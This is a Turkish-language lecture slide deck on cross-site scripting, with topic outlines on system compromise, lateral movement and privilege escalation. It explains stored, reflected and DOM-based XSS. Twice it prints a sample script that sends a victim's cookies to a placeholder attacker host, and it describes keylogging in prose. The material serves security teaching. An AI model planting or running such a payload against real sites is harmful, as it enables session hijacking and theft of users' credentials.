
Örneğimizde, saldırganın web sitesindeki XSS açığını istismar ederek kurbanın çerezlerini *(cookies)* çalmak istediğini varsayalım. Bunun gerçekleşebilmesi için kurbanın tarayıcısının aşağıdaki HTML kodunu çözümleyip çalıştırması gerekir.

Hafta-10 Siteler arası betik çalıştırma (xss)

```
<script>
window.location='http://saldırgan/?cookie='+document.cookie
</script>
```

Betik *(script)* saldırganın sunucusunda bir HTTP request başlatarak kullanıcının tarayıcısını farklı bir URL'ye götürür. URL'de kurbanın çerezleri saldırganın sunucusuna ulaştığında request'ten çıkardığı bir sorgu parametresi olarak yer alır. Saldırgan çerezleri ele geçirdiğinde, kurbanı taklit ederek yerine geçmek suretiyle yeni saldırılarda kullanır. Bu andan sonra yukarıdaki HTML kodu zararlı karakter dizisi veya betik olarak adlandırılabilir. Şekil 20'de XSS saldırısında meydana gelenler adım adım gösterilmektedir.

Hafta-10 Siteler arası betik çalıştırma (xss)



Hafta-10 Siteler arası betik çalıştırma (xss)

1. Saldırgan web sitesindeki formlardan birini kullanarak zararlı karakter dizisini *(string)* web sitesinin veri bankasına yerleştirir.
2. Kurban web sitesinden bir sayfa için istekte *(request)* bulunur.
3. Web sitesi cevap olarak veri bankasından zararlı karakter dizisini de dâhil eder ve kurbana gönderir.
4. Kurbanın tarayıcısı cevap *(response)* içindeki zararlı scripti çalıştırır ve kurbanın çerezleri saldırganın sunucusuna gönderilir.

XSS saldırısındaki ana amaç zararlı javascript kodunu kurbanın tarayıcısında çalıştırmak olsa da, bu hedefi gerçekleştirmenin üç farklı yöntemi vardır. Bu yöntemler;

- Sürekli *(persistent)* XSS. Zararlı karakter dizisinin kaynağı web sitesinin veri bankasıdır.
- Yansıtılan *(reflected)* XSS. Zararlı karakter dizisinin kaynağı kurbanın talebidir *(request)*.
- DOM-based XSS. Açık, sunucu tarafı kodundan ziyade istemci *(client)* tarafı kodudur.

Yukarıdaki açıklamalardan da anlaşılacağı üzere verdiğimiz örnek sürekli *(persistent)* XSS idi. Diğer iki XSS türü hakkında ayrıntılı bilgiye *https://excess-xss.com/* adresinden ulaşabilirsiniz.

Başka bir kullanıcının tarayıcısında rastgele javascript kodu çalıştırma becerisi olan XSS saldırısıyla, saldırgan aşağıdaki sıralanan saldırıları gerçekleştirebilir.

- Çerez hırsızlığı. Saldırgan "**document.cookie**" javascript kodu ile kurbanın ziyaret ettiği web sitesiyle ilgili çerezlerini çalar, bunları kendi sunucusuna gönderir ve oturum ID'si gibi hassas bilgileri çıkarmak için bunları kullanır.

```
<script>
window.location='http://saldırgan/?cookie='+document.cookie
</script>
```

- Tuş kaydetme (keylogging). Saldırgan "**addEventListener**" javascript kodu ile klavye dinleyici oluşturur ve klavyede girilen bütün tuşları kendi sunucusuna gönderir. Bu şekilde klavye aracılığıyla girilen parolalar veya kredi kartı bilgileri gibi hassas verileri kaydedebilir.

Hafta-10

- Sistemleri Ele Geçirme
  - Metasploit Kullanımı
  - İşletim sistemini ele geçirme
    - Konboot veya Hiren Boot CD kullanarak
    - Linux Live CD kullanarak
    - Önceden Yüklenmiş uygulamalar ile
    - Ophcrack Kullanarak
    - Uzak bir sistemi ele geçirme
    - Web tabanlı sistemleri ele geçirme
  - SQL Aşılama
  - Kırık Kimlik Dorğulama
  - DDOS saldırısı
  - Siteler arası betik çalıştırma (xss)

Hafta-10

- Yayılma
  - Ağ haritası çıkarma
  - Alamlardan Kaçma
  - Yatay hareketin icrası
    - Port Taraması
    - Sysinternals
    - Dosya Paylaşımları
    - Uzak masaüstü
    - Powershell
    - Token Hırsızlığı
    - Windows Yönetim Araçları
    - Pass-the-hash
    - Active Directory
    - Remote Registry
    - Ele geçirilmiş host analizi
  - Merkezi Yönetici Konsolu
  - E-mail Talanı
  - Uygulama Dağıtım Yazılımı
  - Logon scriptleri
  - Windows admin paylaşımları

Hafta-10

- Hak/Yetki Yükseltme
  - Yamalanmamış (Unpatched) İşletim sistemlerinin istismarı
  - Erişim Token Manipulasyonu
  - Erişim Özellikleri İstismarı
  - Application Shimming (Uygulama Dolgulama)
  - Kullanıcı Hesap Kontrolü Baypass Etme
  - DLL Enjeksiyonu
  - DLL Arama Sırası Saldırısı
  - Dylib Saldırısı
  - Açıkların keşfi
  - Başlatma Daemon

Sorular

Bir sonraki ders Siber Güvenlik Teknolojileri ve Sızma Testleri konusuna giriş yapılacak.